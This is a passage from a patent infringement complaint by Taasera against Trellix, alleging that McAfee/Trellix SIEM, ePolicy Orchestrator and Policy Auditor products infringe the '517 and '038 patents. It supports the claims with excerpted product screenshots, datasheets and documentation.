🟩 8	Suspicious - Internal Host Logon without Logoff	1	172.25.161.131	172.20.0.178	n/a	06/16/2014 00:00:00	success
🟨 42	Login - Successful Login after Brute Force Attempts from a S	1	172.25.161.131	172.20.0.183	n/a	06/16/2014 00:00:00	success
🟩 30	Login - Brute Force Login Attempts from a Single Source	1	172.25.161.131	172.20.1.126	n/a	06/16/2014 00:00:00	failure
🟩 8	Suspicious - Internal IP Logon without Logoff	1	172.25.161.131	172.20.1.45	n/a	06/15/2014 23:59:00	success


[47]

[46] *Id.*

[47] https://www.youtube.com/watch?v=bLlLjaFR-m0


McAfee SIEM - How to Use the New Correlation Rules Details
Multiple Advanced Threat Detecti... 97
High Volume of Non-Business W... 92
Successful Brute Force Attack 90
Login - Successful Login to Local...
Login - Successful Login after Br...
Policy - Application Policy Events
Suspicious - User Logon from Mu...
Successful Brute Force Attack
90
Avg. Severity: 90
Avg: 36
Change in value: 150%
Suspicious - User Logon from Mu... 31
Login - Brute Force Login Attemp... 30
Recon - Possible Probing by a Si... 29
Login - Multiple Failed Login Atte... 27
Recon - Recon Events from a Re... 26
Suspicious - Multiple Suspicious ... 21
Login - Multiple Failed Login Atte... 18
Page 1
Source IPs
Bound to: Average Severity - C... 351,473 (100%)
172.25.161.131 126,326
127.0.0.1 7,685
172.20.0.1 1,374
172.20.1.1 1,363
172.20.2.1 1,111
Page 1
Destination IPs
Bound to: Average Severity - C... 351,473 (100%)
172.20.1.23 368
172.20.1.201 351
172.20.1.125 347
172.20.0.108 346
172.20.1.188 346
Page 1
Source Port
Destination IP
Destination Port
First Time
Last Time
0:36 / 5:02

[48]



McAfee ESM rule types

McAfee ESM includes many types of rules that enable you to protect your environment.

- McAfee Application Data Monitor rules -detect malicious traffic patterns by detecting anomalies in application and transport protocols.
- Advanced Syslog Parser (ASP) rules - identify where data resides in message-specific events, such as signature IDs, IP addresses, ports, user names, and actions.
- Correlation rules - interpret patterns in correlated data.
- Data source rules - detect issues with data source information sent to receivers.
- McAfee Database Event Monitor rules - monitor database events, such as logon/logoff, DBA-type activity, suspicious activity, and database attacks that are typically required to achieve compliance requirements.
- McAfee ESM rules - generate compliance or auditing reports related to McAfee ESM events.
- Filter rules - allow you to specify what action to take on McAfee Event Receiver data.
- Transaction tracking rules - track database transactions and auto-reconcile changes, such as log start and end of a trade execution or begin and commit statements to report by transactions instead of queries.
- Windows events rules - generate events that are related to Windows.

[49]

73. Defendant has and continues to indirectly infringe one or more claims of the ’517 Patent by knowingly and intentionally inducing others, including customers and end-users, to directly infringe, either literally or under the doctrine of equivalents, by making, using, offering to sell, selling and/or importing into the United States products that include infringing technology, such as the ’517 Accused Product (*e.g.*, a risk detection engine).

[48] *Id.*

[49] McAfee Enterprise Security Manager 11.2.x Product Guide - https://docs.trellix.com/bundle/enterprise-security-manager-11.2.x-product-guide/page/GUID-88473528-B9BD-4799-B3A7-BC7A8C22B55D.html

74. Defendant, with knowledge that these products, or the use thereof, infringe the '517 Patent at least as of the date of this Complaint, knowingly and intentionally induced, and continues to knowingly and intentionally induce, direct infringement of the '517 Patent by providing these products to end-users for use in an infringing manner, as well as providing instruction and installation manuals on its support portal, and providing customer service through phone support and/or dedicated support staff that instruct end-users to use the products in an infringing manner.[50]

75. Defendant encourages and induces its users and customers of the '517 Accused Products to perform the methods claimed in the Asserted Patents. For example, Defendant Trellix makes its security services available on its website, widely advertises those services, provides applications that allow customers and users to access those services, provides training and instructions for installing, and maintaining those products, and provides technical support to customers and users via Trellix support and services.[51]

76. Defendant further encourages and induces its customers to use the infringing McAfee/Trellix Enterprise Security Manager with McAfee/Trellix Advanced Correlation Engine by providing directions for and encouraging the McAfee Agent and SIEM Collector to be installed on individual endpoint computers.[52]

77. Defendant induced infringement by others, including end-users, with the intent to cause infringing acts by others or, in the alternative, with the belief that there was a high probability

[50] McAfee Enterprise Security Manager 11.2.x Product Guide - https://docs.trellix.com/bundle/enterprise-security-manager-11.2.x-product-guide/page/GUID-88473528-B9BD-4799-B3A7-BC7A8C22B55D.html

[51] https://docs.trellix.com/; https://www.trellix.com/en-us/support.html; https://www.trellix.com/en-us/services/education-services.html

[52] McAfee Enterprise Security Manager 11.2.x Product Guide - https://docs.trellix.com/bundle/enterprise-security-manager-11.2.x-product-guide/page/GUID-88473528-B9BD-4799-B3A7-BC7A8C22B55D.html ; https://www.mcafee.com/enterprise/en-us/assets/data-sheets/ds-collector-plug-in.pdf

that others, including end-users, infringe the ’517 Patent, but while remaining willfully blind to the infringement.

78. Taasera has suffered damages as a result of Defendant’s direct and indirect infringement of the ’517 Patent in an amount to be proved at trial.

79. Taasera has suffered, and will continue to suffer, irreparable harm as a result of Defendant’s infringement of the ’517 Patent, for which there is no adequate remedy at law, unless Defendant’s infringement is enjoined by this Court.

COUNT IV
(Infringement of the ’038 Patent)


80. Paragraphs 1 through 37 are incorporated by reference as if fully set forth herein.

81. Neither Taasera nor TaaSera, Inc. have licensed or otherwise authorized Defendant to make, use, offer for sale, sell, or import any products that embody the inventions of the ’038 Patent.

82. Defendant has and continues to directly infringe at least claim 12 of the ’038 Patent, either literally or under the doctrine of equivalents, without authority and in violation of 35 U.S.C. § 271, by making, using, offering to sell, selling, and/or importing into the United States products that satisfy each and every limitation of one or more claims of the ’038 Patent. Such products incorporate compliance and include at least McAfee/Trellix ePolicy Orchestrator with McAfee/Trellix Policy Auditor (with McAfee Agent) (the “’038 Accused Products”) which is a system for controlling the operation of an endpoint and comprises a user interface, provided by a computing system remote from the end point, configured to allow configuration of a plurality of policies; a data store, at the computing system, that contains the plurality of policies; one or more software agents on the endpoint configured to monitor a plurality of operating conditions identified in the plurality of policies; and one or more hardware processors at the computing system

configured to: receive, across a network, status information about the plurality of operating conditions on the endpoint gathered by the one or more software agents, determine a compliance state of the endpoint based on the status information and a plurality of compliance policies in the data store, and initiate, based on the compliance state, an action identified in at least one rule in the data store, wherein the action is carried out by the hardware processor on the endpoint.

83. Every ’038 Accused Product controls the operation of an endpoint. For example, McAfee/Trellix ePolicy Orchestrator with McAfee/Trellix Policy Auditor controls the operation of an endpoint.



McAfee Policy Auditor Software

Auditing and patch assessment made easier

At audit time, accuracy and timeliness are critical. Whether you need to prove compliance with mounting external regulations, quickly assess system patch status to prevent exploitation of vulnerabilities, or reduce liability by proving that your organization is following best practices, McAfee® Policy Auditor eases the pressure. Our easy-to-manage solution automates and simplifies the process, helping you to quickly assess patch deployment progress, monitor critical security configurations, and report consistently and accurately against key industry mandates and internal policies across your entire infrastructure or on specific systems. McAfee Policy Auditor helps you stay compliant, reduce costs and manual effort, and increase visibility.

In today’s enterprise environment, managing compliance has become more challenging than ever before. With the never-ending influx of new regulations, it’s hard to keep up. Most organizations suffer from compliance overload. They find themselves in fire-fighting mode just to stay compliant in order to avoid fines and potential loss of revenue. In large part, the problem is compounded by manual audit processes that are neither repeatable nor efficient. The complexity and lack of visibility inherent in non-integrated security point products hinder your ability to get a complete picture of your environment, making audits even more daunting and difficult to manage.

McAfee Policy Auditor eases audits through integration with McAfee® ePolicy Orchestrator® software, which unifies management and reporting and facilitates policy customization and creation. Once you select, tailor, or create your benchmarks, you then assign IT assets for audit. After audits are performed, you can view the results on the single-pane-of-glass dashboard and drill down into the details.


Key Advantages

- Substantiates, automates, and simplifies compliance to key industry benchmarks, patch requirements, and security best practices
- Provides consistent and accurate reporting against internal and external policies
- Monitors and validates patch deployment, policies, and configurations of systems in large, multiplatform enterprise environments
- Enables unified security awareness across your entire infrastructure through streamlined, single-pane-of-glass management and reporting
- Conforms to the SCAP 1.2 standard required by the US Department of Homeland Security’s Continuous Diagnostics and Mitigation (CDM) mandate, as validated by the National Institute of Standards and Technology (NIST)

Connect With Us

[53]

[53] https://www.mcafee.com/enterprise/en-us/assets/data-sheets/ds-policy-auditor.pdf; https://partners.trellix.com/enterprise/es-es/assets/data-sheets/ds-policy-auditor.pdf



Overview

At audit time, accuracy and timeliness are critical. Whether you need to prove compliance with mounting external regulations, quickly assess system patch status to prevent exploitation of vulnerabilities, or reduce liability by proving that your organization is following best practices, McAfee® Policy Auditor eases the pressure.


Our easy-to-manage solution automates and simplifies the process, helping you to quickly assess patch deployment progress, monitor critical security configurations, and report consistently and accurately against key industry mandates and internal policies across your entire infrastructure or on specific systems.

McAfee Policy Auditor helps you stay compliant, reduce costs and manual effort, and increase visibility.

Key features

McAfee Policy Auditor eases audits through integration with McAfee ePO, which unifies management and reporting. McAfee ePO also facilitates policy customization and creation.

[54]



NIST 800-53 Compliance Controls

The following control families represent a portion of special publication NIST 800-53 revision 4. This guide is intended to aid McAfee, its partners, and its customers, in aligning to the NIST 800-53 controls with McAfee® capabilities. The control families are listed below.

- AC Access Control (21 controls)
- CM Configuration Management (3 controls)
- CP Contingency Planning (1 control)
- IA Identification and Authentication (28 controls)
- RA Risk Assessment (1 control)
- SC System and Communications (32 controls)
- SI System and Information Integrity (11 controls)


Each product represents various capabilities, therefore, the total number of controls listed for each family will not be a one-to-one match with the number of products as some capabilities will overlap. The chart below display each capability as it applies to a specific control family.

Capability	AC	AU	CM	CP	IA	SC	SI	Totals
McAfee Active Response	2	-	-	-	-	-	-	2
McAfee Application Control	-	-	3	-	-	3	2	8
McAfee Data Loss Prevention	1	-	-	-	-	-	-	1
McAfee Disk Encryption	-	-	-	-	-	1	-	2
McAfee Endpoint Security	-	-	-	-	-	6	1	7
McAfee Enterprise Security Manager	3	10	-	-	-	-	2	25
McAfee® ePolicy Orchestrator®	-	7	-	-	-	-	2	9
McAfee File & Removable Media Protection	-	-	-	-	-	1	-	1
McAfee Network Security Platform	-	-	-	-	-	12	-	12
McAfee Policy Auditor	15	12	-	-	8	14	4	53
None	2	1	-	1	20	6	4	34

[55]

[54] McAfee Policy Auditor 6.3.0 Product Guide (McAfee ePolicy Orchestrator) - https://docs.trellix.com/bundle/policy-auditor-6.3.0-product-guide-epolicy-orchestrator/page/GUID-1B44A515-6203-4523-8D82-E21E066088DC.html

[55] https://www.mcafee.com/enterprise/en-us/assets/guides/restricted/gd-nist-800-53-compliance-controls.pdf; https://www.trellix.com/en-us/assets/docs/data-sheets/Trellix_ePO_SaaS_Datasheet.pdf



Product overview

Overview

Trellix Agent is the client-side component that provides secure communication between McAfee® ePolicy Orchestrator® (McAfee® ePO™) and managed products.

The agent also serves as an updater for Trellix products.


Systems can be managed by the McAfee ePO server only if they have an agent installed. While running silently in the background, the agent:


- Installs products and their upgrades on managed systems.
- Updates security content such as the V3 DAT files or AMCore Content Package associated with McAfee® Endpoint Security.
- Enforces policies and schedules tasks on managed systems.
- Gathers information and events from managed systems, and sends them to McAfee ePO.

[56]

84. Every '038 Accused Product comprises a user interface, provided by a computing system remote from the end point, configured to allow configuration of a plurality of policies, and a data store, at the computing system, that contains the plurality of policies. For example, McAfee/Trellix ePolicy Orchestrator web console is a user interface at a computing system (e.g., management system, ePO server) remote from the end point (*e.g.*, managed system with agent), configured to allow configuration of a plurality of policies (*e.g.*, policies for compliance and access control).


[56] Trellix Agent 5.7.x Product Guide






McAfee ePO components

The architecture helps you successfully manage and protect your environment, regardless of size.



5. **Web console** — Allows administrators to log on to the McAfee ePO console to perform security management tasks, such as running queries to report on security status or working with your managed software security policies. [57]



McAfee Policy Auditor Software

Auditing and patch assessment made easier

At audit time, accuracy and timeliness are critical. Whether you need to prove compliance with mounting external regulations, quickly assess system patch status to prevent exploitation of vulnerabilities, or reduce liability by proving that your organization is following best practices, McAfee® Policy Auditor eases the pressure. Our easy-to-manage solution automates and simplifies the process, helping you to quickly assess patch deployment progress, monitor critical security configurations, and report consistently and accurately against key industry mandates and internal policies across your entire infrastructure or on specific systems. McAfee Policy Auditor helps you stay compliant, reduce costs and manual effort, and increase visibility.

In today's enterprise environment, managing compliance has become more challenging than ever before. With the never-ending influx of new regulations, it's hard to keep up. Most organizations suffer from compliance overload. They find themselves in fire-fighting mode just to stay compliant in order to avoid fines and potential loss of revenue. In large part, the problem is compounded by manual audit processes that are neither repeatable nor efficient. The complexity and lack of visibility inherent in non-integrated security point products hinder your ability to get a complete picture of your environment, making audits even more daunting and difficult to manage.

McAfee Policy Auditor eases audits through integration with McAfee® ePolicy Orchestrator® software, which unifies management and reporting and facilitates policy customization and creation. Once you select, tailor, or create your benchmarks, you then assign IT assets for audit. After audits are performed, you can view the results on the single-pane-of-glass dashboard and drill down into the details.

Key Advantages


- Substantiates, automates, and simplifies compliance to key industry benchmarks, patch requirements, and security best practices
- Provides consistent and accurate reporting against internal and external policies
- Monitors and validates patch deployment, policies, and configurations of systems in large, multiplatform enterprise environments
- Enables unified security awareness across your entire infrastructure through streamlined, single-pane-of-glass management and reporting
- Conforms to the SCAP 1.2 standard required by the US Department of Homeland Security's Continuous Diagnostics and Mitigation (CDM) mandate, as validated by the National Institute of Standards and Technology (NIST)

Connect With Us

[58]


[57] https://docs.trellix.com/bundle/epolicy-orchestrator-5.10.0-product-guide/page/GUID-AAA4A531-FED9-4679-8FE2-ABB759F08590.html#

[58] https://www.mcafee.com/enterprise/en-us/assets/data-sheets/ds-policy-auditor.pdf; https://partners.trellix.com/enterprise/es-es/assets/data-sheets/ds-policy-auditor.pdf



1. On McAfee ePO, user creates audits or inventory collection tasks.
2. The user then runs the task immediately or schedules it for a later time.
3. On execution of the task, McAfee ePO sends to collect information from the managed systems.
4. At the managed system, Policy Auditor or Advanced Host Assessment agents collect the information.
5. The agents then have the audits or inventory collection data sent back to McAfee ePO through McAfee Agent.
6. The user can then generate reports, view the information about the dashboards, or export the result.

[59]



Create and manage policies

Create a new policy

Custom policies that you can create from the **Policy Catalog** are not assigned to any groups or systems. You can create policies before or after a product is deployed.

Task


1. Open the **New Policy** dialog box.
   a. Select **Menu** → **Policy** → **Policy Catalog**.
   b. Select the product in the left pane to display the corresponding categories in the right pane.
   c. Click **New Policy**.
2. Select a category from the drop-down list.
